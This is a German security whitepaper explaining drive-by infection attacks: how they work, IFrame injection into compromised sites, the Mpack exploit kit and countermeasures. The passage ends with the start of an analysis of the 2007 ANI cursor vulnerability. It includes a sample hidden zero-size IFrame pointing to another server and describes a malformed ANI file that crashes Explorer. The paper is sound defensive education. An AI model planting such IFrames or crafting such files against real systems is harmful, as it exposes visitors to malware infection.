SWITCH
Serving Swiss Universities

SWITCH, Werdstrasse 2, P.O. Box, CH-8021 Zürich
www.switch.ch

"Drive by Infection" - Konzept & Fallbeispiel

Januar 2009

Autor: Renato Ettisberger

Das vorliegende Dokument befasst sich mit dem Thema „Drive by Infection“, vielfach auch als „Drive by Download“ bezeichnet. Der Begriff „Drive by Infection“ bezeichnet einen Infektionsweg, wie Schadsoftware auf ein Clientsystem gelangt. Im ersten Teil gehen wir auf das Konzept solcher Angriffe ein. Der zweite Teil zeigt an einem Fallbeispiel detailliert auf, wie Angreifer dabei vorgehen.

Das Dokument wurde im Jahre 2008 für unsere Kunden erstellt. In einer leicht veränderten Form ist es nun auch offiziell verfügbar.

Teil I

Konzept

Im folgenden Teil wird das Konzept von „Drive by Infection“-Angriffen erläutert. Dabei erhält der Leser Einblick, wie Angreifer dabei grundsätzlich vorgehen und welche Komponenten dabei involviert sind.

Inhaltliche Klassifizierung Teil I:

Dieses Dokument ist technischer Natur. Es werden jedoch nur branchenübliche Begriffe verwendet.

1. „Drive by Infection“-Angriffe

1.1. Einleitung

Vor einigen Jahren wurden von Angreifern fast ausschliesslich Schwachstellen in Betriebssystemen oder Diensten ausgenutzt. Das Opfer oder der jeweilige Systemverantwortliche mussten dazu keinerlei „Schützenhilfe“ leisten. Allein die Verbindung zum Internet reichte aus, damit Schadcode auf ein System gelangen konnte.

Als Konsequenz daraus, vor allem auch hervorgerufen durch die unzähligen Würmer wie Code Red, SQL-Slammer, Nimda und deren Folgekosten, sind mehr Zeit und Ressourcen in die Absicherung von Betriebssystemen und Kerndiensten geflossen. So verfügen heute die meisten Clientsysteme beispielsweise über eine Form von Personal-Firewall. Ebenso schützen NAT-Devices die Systeme vor direkten Angriffen aus dem Internet. Schliesslich haben auch umfangreiche Codeaudits der Hersteller die Sicherheit von Kernkomponenten wesentlich verbessert. Angreifer haben darauf reagiert. Sie zielen heute vermehrt auf Schwachstellen in client-seitigen Applikationen ab oder direkt auf den Menschen als vermeintlich schwächstes Glied in der Kette. Eine Form solcher Angriffe ist unter dem Begriff „Drive by Infection“ bekannt.

1.2. Definition

Der Begriff „Drive by Infection“ bezeichnet einen möglichen Infektionsweg, wie Schadsoftware auf ein Clientsystem gelangt. Dabei ist immer auch eine Interaktion des Opfers notwendig. So muss es beispielsweise auf einen Link in einer E-Mail klicken oder aktiv eine Webseite ansteuern. Ist dies der Fall und der Rechner des Opfers weist eine Schwachstelle im Webbrowser oder in einer über den Webbrowser aufgerufenen Applikation auf, wird diese automatisch ausgenutzt. Erst in einem zweiten Schritt wird dann der eigentliche Schadcode nachgeladen. Das Opfer merkt vielfach überhaupt nichts von dem Angriff. Je nach ausgenutzter Schwachstelle kommt es jedoch vor, dass der Webbrowser unverhofft beendet wird. Da er anschliessend aber wieder einwandfrei funktioniert, schöpfen die wenigsten Leute Verdacht. Weder eine Personal-Firewall noch ein NAT-Device bieten ausreichend Schutz vor solchen Angriffen. Im Abschnitt „Gegenmassnahmen“ gehen wir näher auf diese Problematik ein.

1.3. Komponenten eines „Drive by Infection“-Angriffs

Ein „Drive by Infection“-Angriff baut grob auf den folgenden Komponenten auf:

- *Exploitcode*
- *Payload*
- *Angriffsvektor/Verteilweg*
- *die eigentliche Schadsoftware*

Der gesamte Ablauf ist in der Grafik auf Seite 7 dargestellt. Im Folgenden beschreiben wir die involvierten Komponenten und deren Funktion genauer.

1.3.1. Exploitcode

Der Exploitcode nutzt die vorhandene Schwachstelle aus. Die wenigsten Angreifer entwickeln diesen selber, da dazu ein hohes Mass an Wissen erforderlich ist. Das ist auch nicht zwingend notwendig, sind doch Exploitcodes im Internet in unterschiedlicher Qualität frei verfügbar[1]. Die Angreifer passen lediglich den Payload (siehe unten) ihren Bedürfnissen an. Um eine Analyse zu erschweren, wird der Code häufig mittels Verschleierungstechniken unleserlich gemacht. Bei den ausgenutzten Schwachstellen handelt es sich um Fehler im Webbrowser oder in einem der installierten Plugins. Im zweiten Teil des Dokuments entwickeln wir einen Exploit Schritt für Schritt.

1.3.2. Payload

Der Begriff Payload bezeichnet den Code oder die Befehle, die unmittelbar nach dem Ausnutzen der Schwachstelle ausgeführt werden. Die Funktion des Payloads wird durch den zur Verfügung stehenden Speicherplatz begrenzt. Aus diesem Grund ist er sehr kurz gehalten und führt nur einige wenige Aktionen aus. In den meisten Fällen baut er eine Verbindung zu einem anderen Server im Internet auf, lädt den eigentlichen Schadcode herunter und führt ihn schliesslich aus. All dies ist mit einigen hundert Bytes realisierbar. Im Internet stehen verschiedene frei erhältliche Tools zur Erzeugung von Payloads zur Verfügung. Im zweiten Teil nutzen wir eines dieser Tools[2], um einen speziell auf unsere Situation angepassten Payload zu erstellen.

1.3.3. Angriffsvektor / Verteilweg

Als nächstes muss der Angreifer seine Opfer dazu bringen, den Exploitcode zu aktivieren. Dies kann prinzipiell auf folgende Arten geschehen:

Bullet-Proof Hosting:

Früher erfolgten solche Angriffe meist mithilfe von E-Mails. Diese enthielten einen Link auf eine speziell präparierte Webseite, die unter direkter Kontrolle des Angreifers lag. Die Webseite wurde bei „Bullet-Proof-Hosting“ Firmen gehostet. „Bullet-Proof Hosting“ bedeutet vereinfacht, dass auf Beschwerdemails überhaupt nicht reagiert wird. Der Schadcode bleibt somit sehr lange online. Opfer wurden lediglich diejenigen, die bewusst auf solche Links klickten. Ein gesundes Mass an Misstrauen verhinderte somit diese Angriffe.

Kompromittieren von Webseiten:

Um eine grössere Anzahl an potenziellen Opfern zu erreichen, werden heute immer häufiger Webseiten von legitimen Anbietern kompromittiert. Waren dies zu Beginn eher kleinere und unbedeutendere Webseiten, sind es heute vermehrt auch prominente und viel besuchte Plattformen wie USAToday, ABCNews, Walmart, Forbes oder Unicef[3].

Die Angreifer nutzen dabei Schwachstellen in den Webapplikationen aus und binden ein so genanntes IFrame in die Seite ein. Das IFrame-Tag kreiert ein Frame, das ein anderes Dokument beinhaltet. Das Dokument muss dabei nicht auf dem gleichen Server liegen. Nachfolgend ein Beispiel eines IFrames:

```
<iframe src ="www.otherserver.com/test/test.php" width="0" height”0” border”0”></iframe>
```

[1] www.milw0rm.com
[2] www.metasploit.com
[3] ddanchev.blogspot.com/2008/04/unicef-too-iframe-injected-and-seo.html

Beim Besuch der legalen Webseite zieht der Browser automatisch den Inhalt des IFrames nach. Die Angreifer müssen den eigentlichen Exploitcode also nicht auf jeden kompromittierten Webserver kopieren. Es reicht aus, wenn dieser auf einigen wenigen, lange verfügbaren Systemen liegt. Für den Besucher der Webseite selbst ist das IFrame-Element nicht direkt ersichtlich.

1.3.4. Schadcode

Der Schadcode wird, wie bereits erwähnt, durch den Payload nachgeladen. Durch den Schadcode umgeht der Angreifer die beim Payload oft vorhandene Grössenbeschränkung. Denn meist sind für den Payload lediglich einige hundert Bytes verfügbar. Die Funktion des Schadcodes hängt von den Zielen des Angreifers ab, kann aber beliebige Aktionen auf dem System ausführen. Beispiele sind u.a.:

- *Ändern von Firewall-Einstellungen*
- *Installation eines Keyloggers*
- *Installation einer Hintertüre*
- *Integration des Systems in ein Botnet*
- *Sammeln sämtlicher *.doc, *.ppt, *pdf. *xls Dateien*
- *Verändern oder Löschen von Daten*
- *Software, die gegen Kunden von Internet-Banking abzielt wie beispielsweise Torpig/Sinowal usw.*

Um sowohl die Analyse des Schadcodes wie auch deren Entdeckung durch Virenscanner zu erschwer, ist der Schadcode in aller Regel mit einem Packer bearbeitet worden. Ein Packer hatte ursprünglich zum Ziel, die Grösse einer ausführbaren Datei zu verringern. Die Funktionsweise von Packern erschwert die Analyse, weil der eigentliche Code innerhalb eines Disassemblers nicht lesbar ist.

Ablauf:

Der Ablauf eines „Drive by Infection“-Angriffs ist auf der nachfolgenden Seite grafisch durch die folgenden vier Schritte dargestellt:

1. *Der oder die Angreifer kompromittieren zuerst eine Webseite. Dort wird dann unbemerkt ein IFrame-Tag eingefügt.*

2. *Das IFrame zeigt auf einen anderen Server. Besucht das Opfer seine bevorzugte Webseite (z.B. myc00l-website.com), lädt der Webbowser das IFrame beziehungsweise die referenzierte Seite von evil-server.com. Diese Seite analysiert den Webbrowser des Besuchers wie beispielsweise die Version, den Typ oder auch die vorhandenen Plugins.*

3. *Aus den gesammelten Daten wird anschliessend der entsprechende Exploit „angeboten“. Dies geschieht allerdings nur, wenn die Analyse für den Angreifer erfolgsversprechend ausfällt. Immer öfter wird der Exploitcode nur einmal pro System „ausgeliefert“. Dies, um die Analyse des Exploits zu erschweren.*

4. *Ist der Exploit erfolgreich, zieht der Payload den eigentlichen Schadcode nach. Dieser kann auf einem beliebigen Server liegen. Der Schadcode wird auf dem System ausgeführt, ohne dass der Benutzer etwas davon merkt. Einträge in bestimmten Bereichen der Registry oder die Installation von Diensten erlauben es der Schadsoftware, einen Systemstart zu überstehen.*



Abbildung 1: Ablauf einer "Drive by Infection"

1.4. Mpack

„Drive by Infection“ erlaubt es, sehr viele Systeme auf einen Schlag zu infizieren. Dazu muss der gesamte Ablauf aber soweit wie möglich automatisierbar sein. Mittels web-basierter Angriffstools wie Mpack oder Neosploit, nur um zwei zu nennen, stehen den Angreifern dafür effiziente Werkzeuge zur Verfügung.

Mpack ist ein php-basiertes Tool mit einer einfach zu bedienenden Benutzeroberfläche. Es beinhaltet unterschiedliche Exploitcodes, über die Systeme infiziert werden. Der Ablauf ähnelt demjenigen in Abbildung 1. Mpack wird in Schritt 2 eingesetzt und liefert nach der Analyse des Webbrowsers den entsprechenden Exploit aus. Ist der Angriff erfolgreich, werden Daten zu dem eben infizierten System im Administratoren-Interface von Mpack aktualisiert. Durch den Schadcode kann dann die vom Angreifer gewünschte Aktion ausgeführt werden. Der Aufbau eines Botnets wird so zum Kinderspiel.



Abbildung 2: Administratoren-Interface von Mpack V0.90

Die Software selber kostet zwischen 500 und 1000 US$. Selbstverständlich erhält der Käufer auch regelmässige Updates und entsprechenden Support. Je nach Version stehen unterschiedliche Exploits zur Verfügung. Aufgrund des Aufbaus von Mpack lassen sich neue Exploits relativ einfach integrieren. Eine detaillierte Analyse von Mpack ist unter dem Link im Anhang zu finden [1].

1.5. Gegenmassnahmen

Software aktuell halten
Für den Heimanwender ist es entscheidend, seinen Computer aktuell zu halten. Dies beinhaltet nicht nur das Betriebssystem, sondern vor allem auch Applikationen von Drittherstellern. Die meisten Applikationen bieten dazu eine automatische Update-Funktion. Mit dem Personal Software Inspector (PSI) von Secunia steht dafür zudem ein kostenloses Tool zur Verfügung. Dieses analysiert den eigenen Rechner periodisch nach veralteter Software und warnt den Benutzer. Der PSI ist so eine hilfreiche Unterstützung.

Einschränken von JavaScript-Code
Ein sinnvoller Schutz bei „Drive by Infection"-Angriffen kann die Einschränkung von JavaScript-Code sein. Für Nutzer von Firefox steht dafür das „NoScript"-Plugin[4] zur Verfügung. Beim Internet Explorer lassen sich ebenfalls Einstellungen zu JavaScript machen. Es ist allerdings darauf hinzuweisen, dass bei diesen Lösungen die Benutzerfreundlichkeit erheblich leidet und in der Praxis oft nur von Spezialisten ohne grosses Ärgernis eingesetzt werden kann.

Virenscanner
Virenscanner sind frei verfügbar und sollten auf jeden Fall installiert und aktuell gehalten werden. Allerdings sollte man sich nicht auf deren alleinigen Schutz verlassen. Die Erkennungsrate von solchen Produkten nimmt bei der Masse von neuer Schadsoftware ständig ab. Teuer heisst hier nicht in jedem Fall besser. So schliessen frei erhältliche Virenscanner mitunter gleichgut oder gar besser ab als kostenpflichtige Produkte.

Arbeiten mit eingeschränkten Rechten
Eine weitere Erhöhung der Sicherheit bringt das Arbeiten mit einem eingeschränkten Benutzerkonto. Zwar ist eine Infektion wie hier beschrieben nach wie vor möglich, allerdings wird es für den Schadcode wesentlich schwieriger, sich permanent im System einzunisten.

Intrusion Prevention Software
Schliesslich kann Zusatzsoftware wie diejenige von Whenus (http://www.wehnus.com/) selbst vor unbekannten Exploits schützen. Das Tool implementiert Address Space Layout Randomization (ASLR) und ist für den Heimanwender kostenlos verfügbar. Dadurch werden von Angreifern häufig gewählte, fixe Adressen (z.B. eine „jmp ebx" Adresse innerhalb von kernel32.dll) unbrauchbar und der Exploit bleibt somit erfolglos.

Hinweis: ASLR ist bei Windows Vista und Windows 7 bereits standardmässig vorhanden.

[4] https://addons.mozilla.org/de/firefox/addon/722

Teil II

Fallbeispiel

Im folgenden Teil wird ein Fallbeispiel detailliert erläutert. Dabei erhält der Leser Einblicke, wie Angreifer dabei vorgehen:

- *Der erste Abschnitt (2.1) diskutiert die client-seitige Schwachstelle, über die die „Drive by Infection“ erfolgt.*
- *Der zweite Abschnitt (2.2) zeigt Schritt für Schritt auf, wie diese Schwachstelle über den Webbrowser ausgenutzt wird. Es werden sämtliche für die Entwicklung eines Exploits relevanten Phasen diskutiert und aufgezeigt. Wir zeigen ebenfalls, wie der Payload generiert werden kann und wie der Schadcode so auf das System gelangt. Aus dem entstandenen Exploit wird mittels Heapspraying ein zuverlässiger Exploitcode.*
- *Der dritte Abschnitt (2.3) befasst sich kurz mit Schwachstellen bei Webapplikationen. Es sind solche Schwachstellen oder Fehlkonfigurationen, über die Angreifern IFrames in Webseiten einfügen. Ein konkretes Beispiel wird Schritt für Schritt erläutert.*
- *Im vierten und letzten Teil (2.4) wird aufgezeigt, wie die eigentliche Schadsoftware entsteht und welche Funktionen sie u.a. beinhalten kann.*

Inhaltliche Klassifizierung Teil II:

Dieses Dokument ist sehr technisch. Vertieftes Spezialwissen wird vorausgesetzt.

2. Fallbeispiel

2.1. Die client-seitige Sicherheitslücke

Als client-seitige Schwachstelle wird die im Jahr 2006 bekannt gewordene Sicherheitslücke bei der Verarbeitung von animierten Mauszeigern diskutiert. Sie wurde von Alexander Sotirov Ende 2006 an Microsoft gemeldet und im Frühjahr 2007 gepatcht. Betroffen waren unterschiedliche Betriebssysteme von Microsoft. Als Angriffsvektor dienten unter anderem der Internet Explorer und Outlook. Mpack weist unter anderem einen Exploit für die hier besprochene Schwachstelle auf. Dies ist der Grund, wieso wir diese Schwachstelle gewählt haben. Es war zudem die erste nennenswerte Schwachstelle in Windows Vista. Weitere Informationen zur Schwachstelle sind im Anhang zu finden [2] [3].

2.1.1. Das ANI-Fileformat[5]

Die Schwachstelle liess sich bei der Verarbeitung von speziell präparierten .ani-Dateien ausnutzen. ANI-Dateien sind bei Windows-Systemen besser bekannt als animierte Mauszeiger. Ein Beispiel ist die Sanduhr, in die sich der Mauszeiger bei bestimmten Aktionen verwandelt. Die Zeiger lassen sich über die Systemeinstellungen und dem Menüpunkt „Maus“ auswählen. Das ANI-Fileformat basiert auf dem RIFF-Fileformat (Abbildung 3).

Basic File Layout

Name	ID
RIFF	HeaderID = 'ACON'
anih	header chunk
LIST	HeaderID = 'fram'
icon	single frame
...	
seq	(optional) specifies the display sequence of frames. Notice the space after the 'q'.
rate	(optional) specifies the display timing of frames

Abbildung 3: ANI-Fileformat basierend auf RIFF

Name	Size	Description
HeaderSize	4 bytes	size of this structure (=32)
NumFrames	4 bytes	number of stored frames in this animation
NumSteps	4 bytes	number of steps in this animation (may include duplicate frames, = Nu
Width	4 bytes	total width in pixels
Height	4 bytes	total height in pixels
BitCount	4 bytes	number of bits/pixel ColorDepth = $2^{BitCount}$
NumPlanes	4 bytes	=1
DisplayRate	4 bytes	default display rate in 1/60s (Rate = 60 / DisplayRate fps)
Flags	4 bytes	currently only 2 bits are used
reserved	bits 31..2	unused =0
SequenceFlag	bit 1	TRUE: File contains sequence data
IconFlag	bit 0	TRUE: Frames are icon or cursor data FALSE: Frames are raw data

Abbildung 4: anih-Block

[5] http://www.daubnet.com/formats/ANI.html

Wie zu sehen ist, enthält eine ANI-Datei unter anderem einen so genannten *anih*-Block. Dieser wiederum besteht aus mehreren Feldern, die zusammen stets eine Länge von 36 Bytes aufweisen (Abbildung 4). In Abbildung 5 ist eine .ani-Datei im Hexeditor dargestellt. Zu beachten sind die vier Bytes unmittelbar nach dem *anih*-String (rot umrandet). Dabei handelt es sich um die Länge des *anih*-Blocks (24 in hexadezimal entsprechen dem Wert 36 in dezimal).



Abbildung 5: Hexadezimaldarstellung des animierten Sanduhrzeigers

2.1.2. Analyse der Sicherheitslücke

Das Problem bestand in der Verarbeitung eines zweiten *anih*-Blockes, bei dem der Wert für das Längenfeld grösser als die erwarteten 36 Bytes war. In so einem Fall wurde der Längswert nicht auf seine Richtigkeit hin geprüft und als Zähler bei einer Kopieroperation verwendet. In Abbildung 6 ist eine entsprechend manipulierte .ani-Datei im Hexeditor ersichtlich.



Abbildung 6: Speziell manipulierte ani-Datei mit zweitem anih-Block

Diese Datei reicht aus, um den Explorer abstürzen zu lassen (siehe Abbildung 7). Falls die Datei auf dem Desktop erstellt wird, entsteht eine regelrechte Denial-of-Service-Attacke. Der Explorer stürzt ab, startet sich selbst wieder, nur um ein weiteres Mal abzustürzen.



Abbildung 7: Der Dateimanager stürzt ab

Zur weiteren Analyse der Schwachstelle wird ein Debugger benötigt. Ollydbg[6] ist frei erhältlich und wird im weiteren Verlauf verwendet. Als Erstes wird Ollydbg als Just-in-time-Debugger konfiguriert. Dies erfolgt über den Menüpunkt *„Options -> Just-in-time debugging“*. Wird in der oberen Abbildung auf „Debug“ geklickt, öffnet sich Ollydbg automatisch.

